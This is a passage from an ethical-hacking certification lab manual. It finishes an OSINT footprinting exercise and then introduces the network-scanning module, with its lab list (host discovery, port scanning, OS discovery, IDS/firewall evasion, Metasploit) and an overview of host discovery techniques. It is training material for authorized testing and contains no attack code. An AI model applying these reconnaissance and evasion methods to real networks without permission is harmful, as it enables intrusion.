
Note: The Domain Dossier tool generates reports from public records about domain names and IP addresses to help solve problems, investigate cybercrime, or just to better understand how things are set up.




14. Close the current tab to navigate back to the **OSINT Framework** webpage.

Module 02 – Footprinting and Reconnaissance

15. Now, click the **Metadata** category and click the **FOCA** tool from a list of available tools.



16. The **FOCA** website appears, displaying information about the tool along with its download link, as shown in the screenshot.



17. Similarly, you can explore other available categories such as **Email Address**, **IP Address**, **Social Networks**, **Instant Messaging**, etc. and the tools associated with each category. Using these tools, you can perform footprinting on the target organization.
18. This concludes the demonstration of performing footprinting using the OSINT Framework.
19. You can also use footprinting tools such as **Recon-Dog** (<https://www.github.com>), **Grecon** (<https://github.com>), **Th3Inspector** (<https://github.com>), **Raccoon** (<https://github.com>), **Orb** (<https://github.com>), etc. to gather additional information related to the target company.
20. Close all open windows and document all the acquired information.
21. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Scanning Networks

Module 03

Scanning Networks

Network scanning refers to a set of procedures performed to identify the hosts, ports, and services running in a network.

Lab Scenario

Earlier, you gathered all possible information about the target such as organization information (employee details, partner details, web links, etc.), network information (domains, sub-domains, sub sub-domains, IP addresses, network topology, etc.), and system information (OS details, user accounts, passwords, etc.).

Now, as an ethical hacker, or as a penetration tester (hereafter, pen tester), your next step will be to perform port scanning and network scanning on the IP addresses that you obtained in the information-gathering phase. This will help you to identify an entry point into the target network.

Scanning itself is not the actual intrusion, but an extended form of reconnaissance in which the ethical hacker and pen tester learns more about the target, including information about open ports and services, OSes, and any configuration lapses. The information gleaned from this reconnaissance helps you to select strategies for the attack on the target system or network.

This is one of the most important phases of intelligence gathering, which enables you to create a profile of the target organization. In the process of scanning, you attempt to gather information, including the specific IP addresses of the target system that can be accessed over the network (live hosts), open ports, and respective services running on the open ports and vulnerabilities in the live hosts.

Port scanning will help you identify open ports and services running on specific ports, which involves connecting to Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) system ports. Port scanning is also used to discover the vulnerabilities in the services running on a port.

The labs in this module will give you real-time experience in gathering information about the target organization using various network scanning and port scanning techniques.

Lab Objective

The objective of this lab is to conduct network scanning, port scanning, analyzing the network vulnerabilities, etc.

Network scans are needed to:

- Check live systems and open ports
- Identify services running in live systems
- Perform banner grabbing/OS fingerprinting
- Identify network vulnerabilities

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 130 Minutes

Overview of Scanning Networks

Network scanning is the process of gathering additional detailed information about the target by using highly complex and aggressive reconnaissance techniques. The purpose of scanning is to discover exploitable communication channels, probe as many listeners as possible, and keep track of the responsive ones.

Types of scanning:

- **Port Scanning:** Lists open ports and services
- **Network Scanning:** Lists the active hosts and IP addresses
- **Vulnerability Scanning:** Shows the presence of known weaknesses

Lab Tasks

Ethical hackers and pen testers use numerous tools and techniques to scan the target network. Recommended labs that will assist you in learning various network scanning techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Host Discovery	√	√	√
	1.1 Perform Host Discovery using Nmap	√		√
	1.2 Perform Host Discovery using Angry IP Scanner		√	√
2	Perform Port and Service Discovery	√	√	√
	2.1 Perform Port and Service Discovery using MegaPing		√	√
	2.2 Perform Port and Service Discovery using NetScanTools Pro		√	√

Module 03 – Scanning Networks

	2.3 Perform Port Scanning using sx Tool		√	√
	2.4 Explore Various Network Scanning Techniques using Nmap	√		√
	2.5 Explore Various Network Scanning Techniques using Hping3		√	√
3	Perform OS Discovery	√	√	√
	3.1 Identify the Target System's OS with Time-to-Live (TTL) and TCP Window Sizes using Wireshark		√	√
	3.2 Perform OS Discovery using Nmap Script Engine (NSE)	√		√
	3.3 Perform OS Discovery using Unicornscan		√	√
4	Scan beyond IDS and Firewall	√	√	√
	4.1 Scan beyond IDS/Firewall using various Evasion Techniques	√		√
	4.2 Create Custom Packets using Colasoft Packet Builder to Scan beyond IDS/Firewall		√	√
	4.3 Create Custom UDP and TCP Packets using Hping3 to Scan beyond IDS/Firewall	√		√
	4.4 Browse Anonymously using Proxy Switcher		√	
	4.5 Browse Anonymously using CyberGhost VPN		√	
5	Perform Network Scanning using Various Scanning Tools	√		√
	5.1 Scan a Target Network using Metasploit	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Host Discovery

Host discovery is the process of identifying active hosts in the target network.

Lab Scenario

As a professional ethical hacker or pen tester, you should be able to scan and detect the active network systems/devices in the target network. During the network scanning phase of security assessment, your first task is to scan the network systems/devices connected to the target network within a specified IP range and check for live systems in the target network.

Lab Objectives

- Perform host discovery using Nmap
- Perform host discovery using Angry IP Scanner

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Host Discovery

Host discovery is considered the primary task in the network scanning process. It is used to discover the active/live hosts in a network. It provides an accurate status of the systems in the

network, which, in turn, reduces the time spent on scanning every port on every system in a sea of IP addresses in order to identify whether the target host is up.

The following are examples of host discovery techniques:

- ARP ping scan
- UDP ping scan
- ICMP ping scan (ICMP ECHO ping, ICMP timestamp, ping ICMP, and address mask ping)
- TCP ping scan (TCP SYN ping and TCP ACK ping)
- IP protocol ping scan

Lab Tasks

Task 1: Perform Host Discovery using Nmap

Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

